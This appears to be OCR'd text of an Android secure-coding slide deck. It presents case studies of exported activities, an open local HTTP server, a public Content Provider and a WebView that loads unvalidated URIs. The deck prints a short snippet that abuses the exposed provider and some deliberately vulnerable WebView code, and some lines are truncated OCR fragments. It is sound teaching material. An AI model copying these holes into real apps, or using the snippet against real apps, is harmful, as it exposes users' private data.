        <!-- *** POINT 1 *** Do not specify taskAffinity -->
        <!-- *** POINT 2 *** Do not specify launchMode -->
        <!-- *** POINT 3 *** Explicitly set the exported attribute to false. -->
        <activity
            android:name=".PrivateActivity"
            android:label="@string/app_name"
            android:exported="false" />
```

PrivateActivity.java

```
package org.jssec.android.activity.privateactivity;

import android.app.Activity;
import android.content.Intent;
```

Private:

designed to be used inside the app only

sample manifest file

android:exported="false"

sample secure java code

How the app was fixed

```
…
public void onCreate(Bundle arg5) {
                super.onCreate(arg5);
                ...
                ComponentName v0 = this.getCallingActivity();
                if (v0 == null) {
                    this.finish();
                }
                else if (!“jp.r246.twicca”.equals(v0.getPackageName())) {
                    this.finish();
                }
                else {
                    // code for uploading pictures …
                }
            }
```

this check was added

The added code checks if the package name of the calling code is the same as its own package name.

The more appropriate fix is “`exported = false`”.

CASE #2

Local Server Accessible from Other Apps

Case

- ES File Explorer File Manager

https://play.google.com/store/apps/details?id=com.estrongs.android.pop

- Feature
  - — File and application manager
- Problem
  - —can obtain the files in the external media

HTTP Server is started

- When you play music files or videos in this app, its own HTTP Server is launched in device

Unrestricted access

- The HTTP Server allowed unrestricted access
- By accessing the HTTP Server from the WAN, a list of files on the external media can be seen
  - —You can download those files

Attack Scenarios

- Conditions
  - —Could be attacked only when the media files are being played

- Scenarios
  - —To induce the user to play media files
  - —Attacker obtains the IP address of the device in some way
  - —Access to the IP address

can be difficult to attack

Solution

- Limit the accessibility to local server
  - —user authentication
    - Use ID and Password
  - —IP address restrictions
    - Make it inaccessible from the WAN
- Consider
  - —Other apps may be using local server ?
  - —Whether there is a need to launch a local server ?

CASE #3

Unintended Content Provider Exposure

Content Provider

- mechanism to share data between applications
- makes it easy to implement reading/writing data
  —don't need to worry about locking/exclusive access control

Case


- Vulnerable app (has not been fixed yet)

  https://play.google.com/store/apps/details?id=jp.co.xxxxxx.android.xxxxxxx

- Feature
  - —A day planner app for Android. The integration of the TODO and Note memos allows linkage of the scheduled plan with its corresponding information.
- Problem
  - —The Content Provider was made **public**. Other apps could access the application data via Content Provider of this app.


Assumption of the developer

- To share data between other apps.




in fact

- Malicious apps can retrieve/manipulate data on the Content Provider



in fact

- Any other apps (including malicious apps) could retrieve/manipulate data on Content Provider.



Data Access/Manipulation

- What an attacker can do ?

- Note memos, photos, TODO, Voice memos
  —retrieve/manipulate

for example:

```
final String CONTENT_URI = "content://jp.co.XXXX.XXXXXX.XXXXXXX.XXXXXX";
ContentValues values = new ContentValues();
values.put("filename", "/data/data/jp.co.XXXX.XXXXXX.XXXXXXX.XXXXXX/databases/xxx");
values.put("titlename", "hogehoge");

getContentResolver().insert(Uri.parse(CONTENT_URI + "/textmemo"), values);
```

To share data

Point to consider in the implementaion

- Range of other apps that you want to share data with
  - —unspecified large number of apps
  - —Limit the access to app that has **the same signature**
  - —Limit the access to app that has a **specific permission**
- Contents of the data
  - —Any concerns to be shared within other apps?
- What do you want to achieve through sharing
  - —Only allow retrieving the shared data?
  - —Or allow them to add, edit or delete as well?

To share data #1

Unspecified large number of apps

- A Content Provider is made public to other apps
  - —From Android 4.2(API17) or later, a Content Provider is private if you do not specify the attribute explicitly.
    - need to set android:minSdkVersion and android:targetSdkVersion to 17 or later

AndroidManifest.xml

```
<provider android:name="SampleContentProvider"
          android:authorities="“com.example.app.Provider”
          android:exported="true" />
```

To share data #2

Limit the access to app that has the same signature

AndroidManifest.xml

```
<provider android:name="SampleContentProvider"
          android:authorities="com.example.app.Provider"
          android:permission="com.example.app.permission.Provider" />

<permission android:protectionLevel="signature"
          android:name="com.example.app.permission.Provider">
</permission>
```

To share data #3

Limit the access to app that has a specific permission

AndroidManifest.xml

```
<provider android:name=“RssContentProvider"
          android:authorities="com.example.app.Provider"
          android:permission="com.example.app.permission.Provider" />

<permission android:name="com.example.app.permission.Provider" />
```

Do not want to share data

Point to consider in the implementation

- Is it really necessary to use a Content Provider?
  - —If not, do not use Content Provider
- Make Content Provider **private**
  - —by specifying "***android:exported=false***" attribute in the AndroidManifest.xml

Do not want to share data #1

Do not use Content Provider

- Connected directly to the database
  - —Use SQLiteDatabase class or SQLiteOpenHelper class
    - Can **NOT** connect to the database from other apps

```
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(
    new File(
        "/data/data/" + getContext().getPackageName() + "/databases/",
        DATABASE), null);

long id = db.insert("items", null, values);
db.close();
```

Do not want to share data #2

Make Content Provider private

- by specifying "`android:exported`" attribute in the AndroidManifest.xml
  - —However, in Android 2.2(API8) or before, even if you explicitly declare "`android:exported=false`", your Content Provider is accessible from other apps.

```
<provider android:name="SampleContentProvider"
          android:authorities="“com.example.app.Provider”
          android:exported="false" />
```

Refer to the JSSEC Secure Coding Guidebook

4.3. Creating/Using Content Providers

Since the interface of ContentResolver and SQLiteDatabase are so much alike, it's often misunderstood that Content Provider is so closely related to SQLiteDatabase. However, actually Content Provider simply provides the interface of inter-application data sharing, so it's necessary to pay attention that it does not interfere each data saving format
SQLiteDatabase can be used, and other saving formats, such as a
Any data saving

The risks and countermeasures of using Content Provider are described

4.3.1. Sample Code

The risks and cc
Provider is being
the Content Pro
supposed to crea

Type
Private Cont Provider
Public Conte Provider
Partner Cont




Figure 4.3-1

Summary

- Is there a need to use Content Provider ?

- Content Provider is an API for sharing data basically
  - —If you don’t need to share data between apps
    - **DO NOT USE Content Provider**
    - Connect directly to the database
  - —If you need to share data between apps
    - Do not include sensitive information
    - Limit the apps that can connect to the Content Provider

WebView

4. File Scheme
5. addJavascriptInterface
6. Address Bar Spoofing
7. JavaScript Execution Context

CASE #4

File Scheme

Case

- Yahoo! Japan Browser / Sleipnir Mobile

- Feature
  - —Web Browser apps
- Problem
  - —WebView with JavaScript enabled
  - —WebView processes any URI passed through Intents without any validation


Vulnerable code

```
public class MyBrowser extends Activity {
    @override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);

        WebView webView = (WebView) findViewById(R.id.webview);

        // turn on javascript
        WebSettings settings = webView.getSettings();
        settings.setJavaScriptEnabled(true);

        String turl = getIntent().getStringExtra("URL");
        webView.loadUrl(turl);
    }
}
```

Activity received an Intent that contains malicious data


processes any URI

Activity that implements the WebView

